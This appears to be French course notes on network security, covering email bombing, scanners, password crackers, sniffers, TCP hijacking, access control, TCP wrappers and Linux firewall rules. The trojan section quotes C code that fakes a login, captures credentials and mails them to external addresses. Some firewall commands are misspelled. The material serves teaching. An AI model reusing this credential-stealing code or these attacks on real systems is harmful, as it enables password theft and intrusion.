Pour un SI donné, la menace n'est pas unique mais le plus souvent composite du fait de la diversité des systèmes et des informations gérées. Il en va de même pour les attaques. Un agresseur utilisera généralement plusieurs techniques, ou des combinaisons, pour arriver à ses fins en exploitant les vulnérabilités d'un SI.
De son côté, le défenseur doit être capable de déterminer ce qu'il veut protéger et contre qui. Connaissant ses propres vulnérabilités, une analyse de risque lui permettra d'identifier les scénarii d'attaques réalistes et par conséquent de mettre en place les parades nécessaires à la protection de ses informations.

III) Guerres sur Internet

1°) Le particulier

- Bombe e-mail

C'est un outil de harcèlement simple mais hélas efficace. Il sert à envoyer de façon répétée le même message à une même personne. Trop de courrier => ne peuvent plus recevoir le courrier important (**Déni de service**)
outil : Mail Bomber pour Windows
UNIX : quelques lignes de programme suffisent, mais il est tout aussi facile de se défendre : mettre dans un fichier kill l'identifiant de l'émetteur.
Il est possible d'utiliser des listes de diffusion pour réaliser cette attaque : on inscrit la cible sur plusieurs listes de diffusions en se faisant passer pour elle. La difficulté est en fait d'obtenir les listes de diffusions)
Cas réels :
Un employé du magazine TIME (18/03/96) est inscrit à 1800 listes de diffusions => 16 Mo de courrier
Un porte parole de la maison blanche utilisait un logiciel de réponse automatique du courrier : "Je vous recontacterai dès que possible. Merci de votre soutien... Imaginez ce qui se passe si on l'inscrit à une liste de diffusion !
Autre possibilité : l'attaquant poste un article dans un forum de discussion public au nom de la cible avec un message très offensif.

- Utilitaires IRC (Internet Relay Chat) : possibilité de détruire des canaux de communications avec certains utilitaires.
- Infections par virus et chevaux de Troie (Trojan Horse)

2°) Entreprises

Canceling : effacement de messages dans les groupes de discussion. L'illégalité d'un tel acte est encore à débattre. Elle a été utilisée pour supprimer les messages d'annonceurs dans les news groups.

Entreprise et sécurité : une étude montre que près de 60% des sites sont vulnérables.

3°) Gouvernements

Une guerre sur Internet peut être engagée entre un gouvernement et des puissances étrangères. Y est-on bien préparé ?

IV) Outils

1°) Scanners et utilitaires réseaux

C'est un programme qui détecte automatiquement les faiblesses de sécurité d'un hôte distant ou local. Est-il légal ? Oui.

- Ident TCPscan : capable d'identifier le propriétaire d'un processus d'un port donné.
- Jackal : analyse un domaine par delà un coupe-feu.
- Srobe : scanner de port TCP.

- Satan : (Security Administrator's Tool for Analysibng Networks) a la particularité d'avoir été écrit en PERL
- Hunt (Pavel Krautz) c'est un programme permettant de s'introduire dans une connexion, de la surveiller et d'en prendre le contrôle. On peut télécharger Hunt 1.3 pour GNU LINUX sur le site http://www.cri.cz/kra/index.html Il permet de s'attaquer aux réseaux considérés jusque là imprenables, les réseaux switchés.
- Host : c'est une commande UNIX classée parmi les dix commandes les plus dangereuses et menaçantes d'UNIX
- rusers et finger : commandes UNIX ainsi que showmount.

2°) Outils pour forcer les mots de passe

Le codage des mots de passe n'est pas inversible => des outils de simulation utilisent l'algorithme public ayant servi au chiffrement et on compare le résultat.
Force brute : on génère les mots de passe avec un algorithme, on crypte et on compare
Force intelligente : on essaie comme mot de passe les noms d'utilisateurs, puis les prénoms.... Il existe des dictionnaires de prénoms qui permettent de forcer une bonne partie des mots de passe.
D'où les mises en garde sur l'importance du choix d'un bon mot de passe : qui alterne lettres et chiffres...
Crack écrit par Alec D. E. Muffet, ingénieur logiciel spécialiste UNIX. Est distribué librement. Il est conçu pour trouver les mots de passe standards de 8 caractères cryptés avec DES.
CrackerJack pour la plate-forme DOS.
PaceCrack95 tourne sous 95 dans une fenêtre console.
Qcrack pour LINUX puis porté sous DOS
John the Ripper sous DOS
Pcrack (Perl Crack)

3°) Chevaux de Troie (Trojan ou trojan horse)

Il s'agit d'un programme ou code non autorisé placé dans un programme sain. Ce code intrus exécute des fonctions indésirables.
L'exemple le plus caractéristique est un programme qui simule une erreur "Segmentation fault" et lance un faux login, ce qui permet de récupérer un mot de passe et l'envoie par e-mail :

`http://www.hoobie.net/security/exploits/hacking/intruderf.c`

```
void fakelogin()
{
   char *input1[10]={0};
   char input[10];
   char var[80] = {0};
   char buffer[80] = {0};
   FILE *fp;
   FILE *file;
   char hostname[80]={0};
   FILE *hostnamefile;

   fp = popen("cat /etc/issue.net", "r");
   fread(var, 80, 1, fp);

   printf("\n");
   printf("%s",var);
   printf("\n");

   hostnamefile=fopen("/etc/HOSTNAME","r");
   fread(hostname,78,1,hostnamefile);
   scanend(hostname);
   printf("%s login: ",hostname);
   gets(input);

   *input1=getpass("Password: ");
   printf("\n");

   printf("/bin/cat cannot open /etc/motd cought buffer overide!\n");
   printf("opening system fix shell, run fsck\n");
```

```
   strcpy(loginfake.id, input);
   strcpy(loginfake.password, *input1);

   file = fopen("mirror.txt","w");
   fprintf(file, "username:%s\npassword:%s\nUID:%i",loginfake.id,
                 loginfake.password, getuid());
   fclose(file);
}

void emailus()
{
  char guilly[] = "gchamber@videotron.ca";
  char thegza[] = "yacoubi@ibm.net";
  char *foo;
  char *poo;

  foo=(char *)malloc(4096);
  sprintf(foo, "mail %s < mirror.txt",guilly);
  poo=(char *)malloc(4096);
  sprintf(poo, "mail %s < mirror.txt",thegza);
  system(foo);
  system(poo);
}
```

Lutte : signature MD5 transforme tout fichier en un condensé de 128 bits en utilisant une famille de fonction de hachage unidirectionnelle (RFC 1321). TripWire (1992) exécute ce cryptage et d'autres :
CRC32 (voir RFC1510), MD2 (RFC1319), MD4 (RFC 1320). Voir
http://www.visualcomputing.com/products/2_0Linux.html

4°) Dispositifs de surveillance ou sniffers

Rôle : placer l'interface réseau (carte ethernet) dans un mode transparent pour pouvoir intercepter tout le trafic réseau.

- Gobbler (Tiza van Rijn)
- Ethload freeware en C
- Esniff.c ou Sunsniff.c ou linux_sniffer.c

V) Identification et défense contre les attaques

1°) Le contrôle d'accès

But : contrôle précis de l'utilisation de ressources par les processus. Il existe deux niveaux :

- Un niveau logique (soft) : ensemble de règles qui définissent quels accès aux ressources sont autorisés et quels accès sont interdits.
- Un niveau matériel qui permet d'appliquer le modèle réellement.

Système={sujets,objets}
les sujets sont les entités actives et les objets les entités accessibles.
Un modèle de protection définit quels sujets ont accès à quels objets et comment (modalités d'accès).
On parle de droit d'accès défini par les couples (objet, modalité)

Ex : (fichier, lire)

On schématise par une matrice d'accès

	fichier1	Segment
Process 1	Lire	
Process 2		Lire, écrire, exécuter
Process3	Lire, écrire	

Il est souhaitable que la matrice d'accès puisse évoluer dynamiquement. C'est le cas par exemple quand vous exécutez `passwd` pour changer ou créer un mot de passe : il vous faut accéder en tant qu'utilisateur sans privilège au fichier de mot de passe qui vous est normalement fermé en écriture.

Principe du moindre privilège : on exécute chaque module dans un domaine de protection le plus réduit possible.
Ex : lecture de données; calcul; impression; n'ont pas besoin des mêmes privilèges (d'où le côté dynamique pour un programme qui ferait ces trois opérations d'affilée).

Le processus est décomposé en domaines et la matrice d'accès s'applique aux domaines.
Les capacités sont des triplets (Utilisateur, Droits, Pointeur) L'utilisateur ne peut pas manipuler directement le pointeur.
ACL (Access Control Lists)

2°) TCP WRAPPER - tpcd

Nous avons déjà eu l'occasion de parler du démon inetd intermédiaire entre les serveurs et les clients. Pour satisfaire les besoins de sécurité on peut aussi utiliser un démon particulier tpcd. Ce démon offre la possibilité de contrôler quels ordinateurs peuvent utiliser quels services réseau. Il s'installe donc entre inetd et les sous-démons. Pour configurer tpcd il suffit de réaliser les opérations suivantes :

- modifier le fichier /etc/inetd.config
- Envoyer un signal hangup à inetd (kill -HUP ....)
- Créer le fichier /etc/hosts.allow
- Créer le fichier /etc/hosts.deny.

Le fichier ined.config est changé de la manière suivante :

- avant :

# sevice	socket	protocol	wait	user	program	arguments
ftp	stream	tcp	nowait	root	/usr/sbin/ftpd	ftpd
telnet	stream	tcp	nowait	root	/usr/sbin/telnetd	telnetd

- après :

# sevice	socket	protocol	wait	user	program	arguments
ftp	stream	tcp	nowait	root	/usr/sbin/tcpd	ftpd
telnet	stream	tcp	nowait	root	/usr/sbin/tcpd	telnetd

L'accès est autorisé si une entrée du fichier de configuration /etc/hosts.allow accorde aux clients un droit d'accès. Si le client est trouvé dans ce fichier /etc/hosts.deny n'est pas analysé.
L'accès est refusé si une entrée du fichier /etc/hosts.deny refuse aux clients l'accès.
Si un client n'est trouvé dans aucun fichier l'accès est autorisé.
Parmi les limites de sécurité de tcpd il y a le détournement d'adresse IP, par exemple présenté maintenant.

3°) TCP Hijacking Attack

Cette attaque aussi connue sous le nom de "active sniffing" consiste à faire accepter l'adresse IP du cracker comme adresse de confiance. L'idée de base derrière cette attaque est que le cracker prend le contrôle d'une machine sur le réseau, la déconnecte du réseau et trompe le serveur (la cible) en lui faisant croire que le cracker a pris sa place. Cette attaque a lieu naturellement après que le client et le serveur se sont connectés.


4°) Les attaques par désynchronisation active

Comme on l'a appris au chapitre 6 une connexion TCP a besoin d'échanger des paquets synchronisés. Ce chapitre sera approfondi avec l'exercice 2.
a) Attaque par détournement et post désynchronisation (Post-Desynchronization Hijacking Attack)
L'idée de cette attaque est de modifier les deux nombres ISN_S et ISN_C (Initial Sequence Number introduits au chapitre 6) du client et du serveur pour qu'ils ne correspondent plus, c'est à dire que le client ne puisse plus dialoguer directement avec le serveur. L'attaquant qui sera sur le réseau interceptera les trames échangées changera leur ISN et éventuellement leurs données de telle manière que le client ait l'impression d'être connecté au serveur. Les seules défenses connues sont l'utilisation du schéma de transmission KERBEROS (couche application) ou l'implémentation de TCP cryptographique (couche transport).
b) tempête TCP Ack (TCP Ack Storm)
Quand un hôte (client ou serveur) reçoit un paquet inacceptable, l'hôte acquitte le paquet en envoyant le numéro de séquence espéré à l'émetteur du paquet. Si un client et un serveur sont désynchronisés ils vont s'envoyer mutuellement ce genre de message en une boucle. Dans ce cas seule la perte d'un paquet peut arrêter cette tempête car ces paquets ne contenant pas de données, en cas de perte ils ne sont pas retransmis. Or agissant sur un réseau non sûr on va avoir un effet régulateur : plus on crée de tempête ACK plus on congestionne le réseau et plus on a de chance de perdre un paquet et donc d'arrêter la tempête.
c) désynchronisation précoce (Early Desynchronization Attack)
L'attaquant attend un paquet d'acquittement SYN/ACK entre un serveur et un client. Aussitôt détecté il envoie un RST au serveur puis aussitôt un SYN (demande de connexion) avec les mêmes paramètres que le client sauf le ISN qui sera différent. En continuant ainsi on arrivera à une connexion entre le serveur et le

client traversant l'ordinateur attaquant qui lui seul pourra ajouter ou retrancher les offsets pour les resynchroniser tout en se gardant la possibilité de modifier les données.

5°) Configurer un firewall filtrant sous LINUX

Un firewall est un ordinateur ou appareil muni de deux interfaces réseaux qui sert à protéger et isoler les réseaux les uns des autres. Le cas le plus courant est la protection d'un réseau interne d'une entreprise du réseau Internet. Le masquerading, aussi appelé Network Addreess Translation, permet de cacher un ensemble de machines (un réseau) derrière une passerelle qui apparaît comme le seul système utilisant la connexion Internet.



Les règles de filtrage sont définies avec la commande ipfwadm.

```
# par défaut interdire tout passage
ipfwadm -F -p deny
# vider toutes les règles de filtrage pour avoir un firewall absolu
ipfwadm -F -f
pfwadm -I -f
pfwadm -O -f
#autoriser l'accès de l'e-mail au serveur 192.1.2.10 (port 25)
pfwadm -F -a accept -b -P tcp -S 0.0.0.0/0 1024:65535 -D 192.1.2.10 25
...
```

Bibliographie :

Anonyme!!!! "Sécurité optimale" Simon & Schuster Macmillan (1999)
Anonyme!!!! "Maximum Linux Security" Sams Publishing (2000)
Lars Klander "Hacker Proof : the Ultimate Guide to Network Security Jamsa Press (1997)
« Installation d'un Firewall/Masquerading sous Linux en quelques clics ! » Linux Magazine n°3 Fev 99 p51

[1] Concerning Hackers who Break into Computer Systems, Dorothy Denning, proceedings of the 13th National Computer Security Conference, 1990.
[2] M.W. Eichin and J.A. Rollis, With Microscopes and Tweezers : An Analysis of The Internet Virus of November 1988, 1989 IEEE Computer Society Symposium on Security and Privacy.
[3] Fiche d'Expression Rationnelle des Objectifs de Sécurité, 150/SGDN/DISSI/SDSSI.
[4] The Father Chrismas Worm James L. Green and Patricia L. Sisson, proceedings of the 12 th National Computer Security Conference, 1989.
[5] Information Technology Security Evaluation Criteria, Version 1.2, June 91, Commission of the European Communities.
[6] Information Technology Security Evaluation Manual, Version 1.0, October 1993, Commission of the European Communities.
[7] ISO-7498-2-89.
[8] Information System Security : A Comprehensive Model, captain John R. McClumber, proceedings of the 14th National Computer Security Conference, 1989.
[9] A Summary of Compter Misuse Techniques, Peter G. Neumann and Donn B. Parcker, proceedings of the 12th National Computer Security Conference, 1989.
[10] Espionnage and Computer, Lonnie Moore, présentation à l'US DoE 11th Computer Security Group Conference, may 1988.
[11] Computer Crime and Espionnage : Similarities and Lessons Learned, Lloyd F. Reese, proceedings of the 12th National Computer Security Conference , 1989.
[12] Computers at Risk, System Security Study Committee, Computer Science and Telecommunications Board, Commission on Physical Sciences, Mathematics and Applications, US National Research Council, National Academy Press, 1991.
[13] An Epidemiology of Viruses & Network Worms, Clifford Stoll, proceedings of the 12th National Computer Security Conference, 1989.

[14] A Taxonomy of Vulnerabilities, John F. Clayton, 4th annual Canadian Computer Security Symposium, Ottawa, may 1992.
[15] A Covert Channel taxonomy for Trusted Database Management Systems, Ronald B. Knode, 4th annual Canadian Computer Security Symposium, Ottawa, may 1992.

En ligne :

Collection électrique de ressources sur la sécurité :
http://www.sevenlocks.com/
http://web.dementia.org/~shadow/kerberos.html

Document réalisé avec StarOffice 5.1 sous LINUX